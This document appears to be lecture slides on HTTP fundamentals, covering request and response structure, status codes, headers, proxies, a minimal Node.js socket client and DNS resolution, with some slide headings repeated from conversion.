


Client




Server

# HTTP



# HTTP



# Demo: Make an HTTP request

# Demo: Make an HTTP request

```
curl https://twitter.com
```

```
curl https://twitter.com > twitter.html
```

```
open twitter.html
```

# HTTP request

GET / HTTP/1.1

Host: twitter.com

User-Agent: Mozilla/5.0 ...

**GET** / **HTTP/1.1**

**Method**

**Path**

**Protocol Version**

# HTTP response

HTTP/1.1 200 OK

**Content-Length:** 9001

**Content-Type:** text/html; charset=UTF-8

**Date:** Tue, 24 Sep 2019 20:30:00 GMT

<!DOCTYPE html ...

**HTTP/1.1 200 OK**

**Protocol Version**

**Status Code**

**Status Message**

# HTTP

- **Client-server model** - Client asks server for resource, server replies
- **Simple** - Human-readable text protocol
- **Extensible** - Just add HTTP headers
- **Transport protocol** - Only requirement is reliability
- **Stateless** - Two requests have no relation to each other

# HTTP is stateless?

- Obviously, we interact with "stateful" servers all the time
- "Stateless" means the HTTP protocol itself does not store state
- If state is desired, is implemented as a layer on top of HTTP

# HTTP Status Codes

- **1xx** - Informational ("Hold on")
- **2xx** - Success ("Here you go")
- **3xx** - Redirection ("Go away")
- **4xx** - Client error ("You messed up")
- **5xx** - Server error ("I messed up")

# HTTP Success Codes

- 200 OK - Request succeeded
- 206 Partial Content - Request for specific byte range succeeded

# Range Request

GET /video.mp4 HTTP/1.1

Range: bytes=1000-1499

# Response

HTTP/1.1 206 Partial Content

Content-Range: bytes 1000-1499/1000000

# HTTP Redirection Codes

- **301 Moved Permanently** - Resource has a new permanent URL
- **302 Found** - Resource temporarily resides at a different URL
- **304 Not Modified** - Resource has not been modified since last cached

# HTTP Client Error Codes

- **400 Bad Request** - Malformed request
- **401 Unauthorized** - Resource is protected, need to authorize
- **403 Forbidden** - Resource is protected, denying access
- **404 Not Found** - We know this one

# HTTP Server Error Codes

- **500 Internal Server Error** - Generic server error
- **502 Bad Gateway** - Server is a proxy; backend server is unreachable
- **503 Service Unavailable** - Server is overloaded or down for maintenance
- **504 Gateway Timeout** - Server is a proxy; backend server responded too slowly

# HTTP with a proxy server




# HTTP with a proxy server




# HTTP with a proxy server



# HTTP with a proxy server



# HTTP with a proxy server



# HTTP proxy servers

- Can cache content
- Can block content (e.g. malware, unauthorized content)
- Can modify content
- Can sit in front of many servers ("reverse proxy")

# HTTP request

GET / HTTP/1.1

Host: example.com

User-Agent: Mozilla/5.0 ...

**Host:** example.com

**Header Name**

**Header Value**

# HTTP headers

- Let the client and the server pass additional information with an HTTP request or response
- Essentially a map of key-value pairs
- Allow experimental extensions to HTTP without requiring protocol changes

# Useful HTTP request headers

- **Host** - The domain name of the server (e.g. `example.com`)
- **User-Agent** - The name of your browser and operating system
- **Referer** - The webpage which led you to this page (misspelled)
- **Cookie** - The cookie server gave you earlier; keeps you logged in
- **Range** - Specifies a subset of bytes to fetch

# Useful HTTP request headers (pt 2)

- **Cache-Control** - Specifies if you want a cached response or not
- **If-Modified-Since** - Only send resource if it changed recently
- **Connection** - Control TCP socket (e.g. **keep-alive** or **close**)
- **Accept** - Which type of content we want (e.g. **text/html**)
- **Accept-Encoding** - Encoding algorithms we understand (e.g. **gzip**)
- **Accept-Language** - What language we want (e.g. **en, fr, es**)

# HTTP response

HTTP/1.1 200 OK

**Content-Length:** 9001

**Content-Type:** text/html; charset=UTF-8

**Date:** Tue, 24 Sep 2019 20:30:00 GMT

<!DOCTYPE html ...

# Useful HTTP response headers

- **Date** - When response was sent
- **Last-Modified** - When content was last modified
- **Cache-Control** - Specifies whether to cache response or not
- **Expires** - Discard response from cache after this date
- **Set-Cookie** - Set a cookie on the client
- **Vary** - List of headers which affect response; used by cache

# Vary on user language

HTTP/1.1 200 OK

**Cache-Control:** public, max-age=31536000 // (secs-1 yr)

**Vary:** Accept-Language

# Useful HTTP response headers (pt 2)

- **Location** - URL to redirect the client to (used with 3xx responses)
- **Connection** - Control TCP socket (e.g. `keep-alive` or `close`)
- **Content-Type** - Type of content in response (e.g. `text/html`)
- **Content-Encoding** - Encoding of the response (e.g. `gzip`)
- **Content-Language** - Language of the response (e.g. `en`)
- **Content-Length** - Length of the response in bytes

**HTML**

**CSS**

**JS**

**HTTP**

**TLS**

**TCP**

**IP**

**HTML**

**CSS**

**JS**

**Hypertext Transfer Protocol**

**Transport Layer Security**

**Transmission Control Protocol**

**Internet Protocol**

# Demo: Implement an HTTP client

- Not magic!
- Steps:
  - Open a TCP socket
  - Send HTTP request text over the socket
  - Read the HTTP response text from the socket

# Implement an HTTP client

```
const net = require('net')
```

JavaScript and Node.js example

```
const socket = net.createConnection({
  host: 'example.com',
  port: 80
})
```

```
const request = `
```

```
GET / HTTP/1.1
```

```
Host: example.com
```

```
` .slice(1)
```

```
socket.write(request)
socket.pipe(process.stdout)
```

write() function writes data from a buffer on a socket. The socket must be a connected socket.

It redirects all the data from the readable stream (server) to the writable stream (client)

# Implement an HTTP client (take 2)

```
const dns = require('dns')
const net = require('net')
```

```
dns.lookup('example.com', (err, address) => { if (err)
    throw err})
```

```
const socket = net.createConnection({
  host: address,
  port: 80
})
```

```
const request = ` GET / HTTP/1.1
Host: example.com
`.slice(1)
```

```
socket.write(request)
socket.pipe(process.stdout)
})
```

# What happens when you type a URL and press enter?

1. Perform a **DNS lookup** on the hostname (**example.com**) to get an IP address (**1.2.3.4**)
2. Open a **TCP socket** to **1.2.3.4** on port **80** (the HTTP port)
3. Send an **HTTP request** that includes the desired path (**/**)
4. Read the **HTTP response** from the socket
5. Parse the HTML into the DOM
6. Render the page based on the DOM
7. Repeat until all external resources are loaded:
  - If there are pending external resources, make HTTP requests for these (run steps 1-4)
  - Render the resources into the page

**Client**

# DNS Recursive Resolver

**Client**

stanford.edu?

**DNS Recursive  
Resolver**

**Client**



**Client**



**Client**



**Server**  
171.67.215.200

**Client**

stanford.edu?  
171.67.215.200


**DNS Recursive  
Resolver**

